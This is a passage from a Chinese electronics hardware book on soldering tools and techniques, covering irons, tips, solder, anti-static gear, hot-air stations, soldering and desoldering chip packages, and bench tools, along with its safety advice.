


图2-9　更换电池及焊接保险丝

2.5.2　焊接工具和使用技巧

烙铁的用法其实很简单，打开开关，设定好温度，等待温度到达就可以用了，但能用和会用有天壤之别。焊接是一门手艺，一门技术活，所以有一种职业叫焊工，本章会分享几个焊接技巧。

1. 电烙铁的选型

电烙铁是电工的基本工具之一，主要用途是焊接元件及导线，按机械结构可以分为内热

式电烙铁和外热式电烙铁，按功能可分为无吸锡电烙铁和吸锡式电烙铁，根据用途不同又分为大功率电烙铁和小功率电烙铁。

电烙铁的价格从几十元一把到几千元一把不等，个人建议买个好点的，好用，并且对新手来说用起来更简单。比如 HAKKO 白光的经典 936 焊台（已停产，市面上基本都是假货）或者替代产品 HAKKO FX-888，如图 2-10 所示，这类恒温烙铁用起来非常舒服，如果经济条件不允许可以考虑汉泰、安泰信等品牌（如图 2-11 所示），或者考虑黄花恒温烙铁（如图 2-12 所示），所谓**工欲善其事，必先利其器**。玩硬件是很烧钱的，想玩得舒服不要太惜钱，好的工具能够节省你宝贵的时间，并且可以减少因为焊接导致的 BUG 或者芯片损坏。

图2-10　HAKKO FX-888D焊台

图2-11　安泰信936b焊台

图2-12　黄花恒温烙铁

烙铁使用时一定要注意，这是一个**高温器件**，焊接时一定拿稳了，不然很容易烫伤自己或者别人，所以如果有条件，在用熟练之前，最好带个隔热的薄手套，安全第一。

2. 烙铁头的选择

电烙铁的烙铁头有很多种，尖头、刀头、马蹄头等，各有各的特点，如图 2-13 所示。我最早用的是马蹄头，马蹄头拆插针很方便，因为中间略凹，可以直接把插针熔化焊锡后顶出去。学校实验室一般都配尖头，工厂用的一般都是刀头，作者现在用的也主要是刀头，但我会准备很多种烙铁头，就像“中华小当家”的“七星刀雷恩”，每种烙铁头用途都不同。**如果没买好的烙铁，那么一定要买好的烙铁头，粘锡焊接主要是靠烙铁头，好的烙铁头有很多层镀层，保证了寿命和性能。**

这里作者强烈推荐白光的烙铁头，要注意配合的烙铁型号、规格和实物，如图 2-14 和图 2-15 所示。

图2-13　各式各样的烙铁头




图2-14　白光烙铁头

图2-15　白光烙铁头规格书（来源：HAKKO官方网站）

尖头烙铁的接触面太小，建议用刀头，如图 2-16 所示。不同宽度不同截面的刀头可在不同场景使用，焊接时保证针脚、焊盘、烙铁头接触良好，等融化后的焊锡浸润整个焊盘即可，这样焊点才会饱满。焊接的速度要快，特别是针对贴片器件。焊接完全是熟能生巧的活。




图2-16　刀头烙铁焊接

3　烙铁的清洁

注意烙铁头的清洁，一般用吸锡铜球和高温海绵清洁。铜的导热性高，升温快，而焊锡熔化后具有吸附力会吸附到被加热的铜丝上。高温海绵需要加水，泡软后烙铁在高温海绵中间开的圆孔或长条形槽的边缘摩擦，如图 2-17 所示。因为内部含水，烙铁头表面的焊锡会迅速降温使其凝固脱落。（作者一开始不知道高温海绵怎么用，也没人教，薄薄的硬硬的烙铁头在上面擦来擦去感觉没什么用，后来不小心将高温海绵掉进水里，拿出来时泡得松松软软很好用，才知道怎么用的，如图 2-18 所示。）

注意：甩锡是陋习。所谓甩锡就是将烙铁用力一甩，上面的锡会甩出去，这种做法会让桌面非常难看而且很容易烫伤他人！请用正确的方法清除烙铁头上的焊锡。




图2-17 烙铁清洁球和高温海绵




图2-18 泡水前和泡水后的高温海绵

4. 锡丝、锡浆

烙铁的温度控制很重要，所以要用恒温烙铁。焊锡丝也很重要，不同的焊锡丝的含锡量、含铅量、助焊剂含量都不同，含锡量太高的焊锡丝含铅少使得焊锡丝熔点高难焊接，焊点不好看，含锡量太低的焊锡丝含铅太高，重金属有毒且导电性差。推荐 SANKI 山崎的锡丝（如图 2-19 所示），粗的和细的都准备上，装在双层锡丝架（如图 2-20 所示）上，方便焊接不同器件，再配上“维修佬”牌锡浆。

锡浆是一种含有焊锡的浆糊一样的灰色膏状物，一般用于维修，对于中间有焊盘的一些芯片或者引脚不向外伸出的比如 QFN 封装芯片，用锡浆焊接比较方便。

图2-19 山崎焊锡丝与维修佬锡浆




图2-20 焊锡丝与锡丝架

5. 防静电

对于芯片而言，特别是一些贵重的、精密的、脆弱的芯片，**防静电工作非常重要。**

在桌面上铺一张防静电台垫，耐高温的橡胶垫，铺在桌子上好用而且好看。在实验室或工厂，这都是标配。个人用的话接地可能比较困难，买图 2-21 所示的这种防静电垫就行，正常实验室、车间或者能够接地的，买图 2-22 所示的这种，配合静电手环使用。




图2-21　常规防静电台垫

图2-22　高档防静电台垫

防静电手环是需要连到防静电台垫的，如图 2-23 所示，还有一种是无须“带尾巴”的，其实就是利用尖端放电的原理自放电，如图 2-24 所示。




图2-23　有线防静电手环

图2-24　无线防静电手环

6. 镊子

镊子很重要，尖嘴、弯嘴、尖头、平头的镊子都要备上，不同的镊子用来夹或者撬不同

的芯片器件，手摸芯片很容易被烫着，新手焊接速度慢尽量用镊子。镊子的品牌很多，作者的使用经验是不同品牌的镊子质量差距不太大。镊子是损耗品，特别是尖头的，所以不用买太贵的，再硬也经不起摔。熟练的焊工完全不用镊子，直接用烙铁吸附阻容，用锡丝轻推调整方向，这都是熟练后的事情，前期还是踏踏实实用镊子夹元器件。

另外，如果有需要就买防静电镊子，其实就是上面包了一层塑料的镊子（如图 2-25 所示），或者是塑料头的镊子（如图 2-26 所示），或者是纯粹的塑料镊子（如图 2-27 所示）。

图2-25 防静电镊子




图2-26 塑料头防静电镊子




图2-27 塑料防静电镊子

7. 助焊剂与吸烟仪

单纯的焊锡丝熔化后要吸附在不同介质的金属和 PCB 焊盘上面是很难圆润饱满的，这时就需要一个中间介质，也就是常说的“助焊剂”，最常用的助焊剂是松香。

松香是指以松树松脂为原料，通过不同的加工方式得到的非挥发性天然树脂。松香是重要的化工原料，广泛应用于肥皂、造纸、油漆、橡胶等行业。松香在用烙铁加热时，会挥发出白色的烟雾，这种烟雾带有淡淡的香味，虽然很好闻，但对人体有害，所以不要因为觉得好闻就经常去闻。

松香不要买所谓焊接用的，其实真正高纯度松香的颜色是非常淡的黄色，建议买散装的大块松香，便宜好用。

助焊剂都只是“助焊”，预先用酒精泡点酒精松香溶液用小刷子刷在焊盘和芯片引脚上可以使焊接更容易，而且焊点会很圆润饱满。在焊锡多的时候，用烙铁沾点松香能更好地将焊锡吸附走，但用过后会在板子上留下黄黄的痕迹很难看，焊接完后为了美观需要用有毒的有机溶剂，也就是洗板水洗板。

好的焊锡（比如作者推荐的山崎焊锡丝）在焊锡丝中间有一条很细的松香芯，所以熟练后通常不需要再使用松香。

最后，助焊剂大多对人体不太好，比如焊锡膏和焊锡焊接时的烟非常难闻，所以焊接时

需要有通风的环境，然后戴口罩。可以直接用电风扇通风，有条件可以用吸烟仪（其实就是风扇加过滤网，类似对抗雾霾的空气净化器，如图 2-28 所示），高档的通风设备有 HAKKO 的专业吸烟仪（如图 2-29 所示），或者吸烟系统（如图 2-30 所示）。




图2-28　吸烟仪

图2-29　HAKKO FA-430吸烟仪

图2-30　HAKKO 494吸烟系统

8. 热风焊台与电热镊子

我们常说的热风枪有两种，一种是用来吹热缩管的，另一种是吹芯片的。这里说的是第二种，也就是热风焊台。通常在修手机的场所可以看到安泰信热风焊台和烙铁是二合一的，如图 2-31 所示。同样推荐使用 HAKKO 的热风焊台，如图 2-32 所示。

热风枪吹出高温热风，用来焊接芯片或者拆芯片都非常方便。调低温度并调风量，也能用来吹热缩管。




图2-31　安泰信AT8586热风拆焊台

图2-32　HAKKO FR-803B热风焊台

热风焊台的使用方法很简单，先按照需求换风嘴，除了最常见的圆形风嘴，还有针对各种封装的特殊风嘴（如图 2-33 所示），这些针对封装的风嘴吹出来的热风直达焊接处，可以使焊接或者拆卸进行得更顺利，特别是有些带真空吸嘴的，将芯片吹下来后可以用真空吸嘴将芯片直接吸住取下，非常便捷。如果有条件而且拆焊量大，建议购买特殊风嘴。

圆形的风嘴最常见最通用，焊接时风量不要太大，小风量烘烤就行，通常设定温度在350℃~450℃。一些高级热风焊台还具备温度曲线功能，比如 HAKKO FR-803B，用它可以模拟回流焊炉的不同温度区间进行芯片焊接。风量可以在远处用手稍微感受下，注意别离太近以免被烫伤。




图2-33　HAKKO风嘴规格书

热风枪一般的用法是用手竖着握紧，如图 2-34 所示，平吹芯片。当然，可以按照个人习惯，怎么舒服怎么拿，只要拿稳了就行。如果芯片很小，风嘴比芯片都大，那对着吹就行，

如果芯片比风嘴大，就缓慢地匀速移动风枪，保证热风能均匀地烘烤到每个焊盘引脚，焊接的时候如果风太大是会把芯片吹歪的，所以风量尽量小，或者用镊子或者烙铁固定好芯片，再用热风枪吹。

其实热风枪在我们日常使用中最大的用途不是焊接，而是拆卸，拆卸的方法技巧在后面会讲。

还有一种焊接工具，通常用于拆卸，那就是电热镊子，如图 2-35 所示，学名“平行除锡镊子”，其实相当于两个烙铁，两边加热，这样方便拆卸 2 脚器件，比如电阻、电容、LED。再换上合适的拔嘴（如图 2-36 和图 2-37 所示），就可以拆卸各种 2 边焊脚芯片，比如 SOP 封装的芯片，都能很方便地拆卸。

图2-34　竖直握住热风枪平吹

图2-35　电热镊子




图2-36　电热镊子拔嘴

	型号	说明	尺寸A(a)	形状
小贴片用	T8-1001	拔嘴/小贴片 0.5I	R0.2mm	A
	T8-1002	拔嘴/小贴片 0.5C	1.5(0.5)mm	A a
	T8-1003	拔嘴/小贴片 1L	1mm	A
	T8-1004	拔嘴/小贴片 2L	2mm	
	T8-1013	拔嘴/小贴片 3L	3mm	
SOP用	T8-1005	拔嘴/SOP 6L	6mm	A
	T8-1006	拔嘴/SOP 8L	8mm	
	T8-1007	拔嘴/SOP 10L	10mm	
	T8-1008	拔嘴/SOP 13L	13mm	
	T8-1009	拔嘴/SOP 16L	16mm	
	T8-1010	拔嘴/SOP 20L	20mm	
	T8-1011	拔嘴/SOP 25L	25mm	
	T8-1012	拔嘴/SOP 25L	18mm	

图2-37　电热镊子拔嘴规格书（来源：HAKKO官方网站）

9. 焊接技巧

焊接诸如 QFP、SOP 封装时，可以先给焊盘上锡，然后将芯片放在上面，再用刀头烙铁直接压在引脚上加热，等焊锡熔化了就会粘附到引脚和焊盘之间，这种焊接技能方法干净漂亮，比较适合焊接技能不太熟练的人。拖锡焊接（用烙铁沿着引脚往下拖，让焊锡依次熔化黏附到每个引脚和焊盘之间，类似拖刀技的拖刀）手法不熟练容易导致焊锡粘连，虽然可以用松香一类的助焊剂清除多余焊锡，但是会导致整板留下松香的痕迹，非常难看。即使用洗板水洗过，也还是会留下细微的污痕，所以这种焊接方法不推荐初学者使用。

先给烙铁上锡，也可以直接在板子上操作，需要在板上形成一个球状的锡，然后用烙铁拖着它在焊盘上滚动，最后焊盘上会吸附一层圆润饱满的焊锡（如图 2-38 所示），如果有焊锡不够饱满就多拖几圈，如果有焊锡粘连的（如图 2-39 所示），就用清理过的烙铁头去吸附多余的焊锡，最后从侧面可以看到焊盘上有一层圆凸凸的焊锡就行。图 2-40 所示的坑坑洼洼的就是焊锡丝中的松香留下的痕迹，如果熟练了动作快，留下的痕迹就非常淡。这些痕迹可以用无水酒精洗去。




图2-38　给烙铁头上锡




图2-39　给焊盘上锡




图2-40　上好焊锡的焊盘

之后将芯片放在板子上，对齐焊盘，因为有焊锡所以放上去可能不稳，容易歪，可以用镊子对齐后先焊一个脚，调好后焊另一个方向的一个脚，注意别焊多了，只歪了一个脚比较好调整，两个脚焊完焊盘基本就对齐了，再焊一个方向一个脚，最后四个方向四个脚都对齐焊好后，用刀头烙铁的烙铁头在上面慢慢压过去就行。

两排引脚的 SOP 封装也可以这么做。如果引脚间距大，比如主板、路由器用的 Flash 芯片，脚又粗间隔又大，就不用在焊盘先上锡，直接焊接就行。当然，最好先焊两个引脚固定好芯片，再焊接其他的引脚。

再介绍稍微有点难度的 QFN 封装芯片的焊接。这里就要用到锡浆了，将锡浆打开以后，用刀片或者小勺直接刷在焊盘上（如图 2-41 和图 2-42 所示），不要太厚，也不要太薄，保证

焊盘上都有薄薄的一层锡浆（如图 2-43 所示），刷好以后将芯片放好（这里要小心，因为锡膏挡着焊盘，很容易放歪，可以先拿尖头烙铁先点一两个引脚固定好芯片），用烙铁加热一下或者用热风枪吹，锡膏熔化就会出现焊锡并吸附到芯片和焊盘上，效果如图 2-44 所示。如果有虚焊的地方可以用焊得很细的锡丝补锡。焊接完成后，一定注意盖好锡浆，因为接触空气太久就会变硬，下次使用就很不方便了。




图2-41　锡浆、刮刀和PCB




图2-42　用刮刀给PCB涂锡浆




图2-43　给PCB涂好锡浆




图2-44　用烙铁加热焊盘

焊接完成后一定要检查！防止虚焊，这时最好用放大镜，可以买一个带放大镜的台灯，如图 2-45 所示，光线好，而且焊接很小芯片时很方便。如果有引脚特别细小的，推荐直接用显微镜。

图2-45　带灯放大镜

10. 拆卸技巧

有焊接当然就有拆卸，拆卸同样也是一门技术活，干好了很漂亮，干得不好毁焊盘、损芯片甚至直接废掉板子，这里只简单讲讲拆卸的小窍门。

如果要拆卸直插的 2 脚器件，比如电阻、电容和晶振，如果只有一把刀头烙铁，那就给两脚上锡，上很多锡，使得一把烙铁的刀头能同时接触到 2 个焊点的焊锡，同时加热它们，然后用镊子直接取下。

如果要拆卸贴片的 2 脚器件，做法一样，在两边同时加焊锡，然后在侧面用烙铁加热两端，之后用镊子取下。

至于两排或者四边引脚的器件，最好用电热镊子或者热风枪拆卸。当然，拆卸前加锡，拆起来更方便。电热镊子的话直接顶住芯片两边引脚加热，然后轻轻拨动，等焊锡完全熔化后，就可以拆下来。用圆形嘴的热风枪的话，移动热风枪，给四边轮流加热，直到四边引脚上的焊锡都熔化，芯片就可以拆下。另外，有专门针对各种 QFP 封装的异形风嘴，直接对着吹就行。

如果没有热风枪，用烙铁也可以拆四边引脚的芯片，不过容易导致芯片损坏，方法还是加锡，给四边引脚加大量的焊锡，使得每一边引脚的焊锡都连成一团，这样不断加热四边焊锡，就能拆下芯片，之后清掉多余的焊锡即可。

11. 其他常用工具

还有一些小工具在平时会用到，比如台钳、剥线钳、压线钳、模型剪、空心针、吸锡线、

热缩管、热熔胶枪等。

（1）**台钳**：用来夹住电路板，方便焊接。记住，别买带放大镜的台钳，夹不住！使用手机维修夹具也行，但常用的是图 2-46 和图 2-47 所示的台钳。

图2-46　台钳1

图2-47　台钳2

（2）**剥线钳**：图 2-48 所示的鸭嘴剥线钳和图 2-49 所示的自动剥线钳都很好用，是用来剥线头的。用指甲扯太伤指甲而且长度不好控制，粗的也扯不下来。

使用方法很简单，将导线放到钳子的嘴里，合拢钳子就行。鸭嘴剥线钳的优点是可以调拨线的长度，这样可以保证剥 *N* 根线露出来的金属丝长度都基本一致，缺点是在粗细不同的导线上可能会留下压痕。自动剥线钳和鸭嘴剥线钳的优缺点刚好相反。

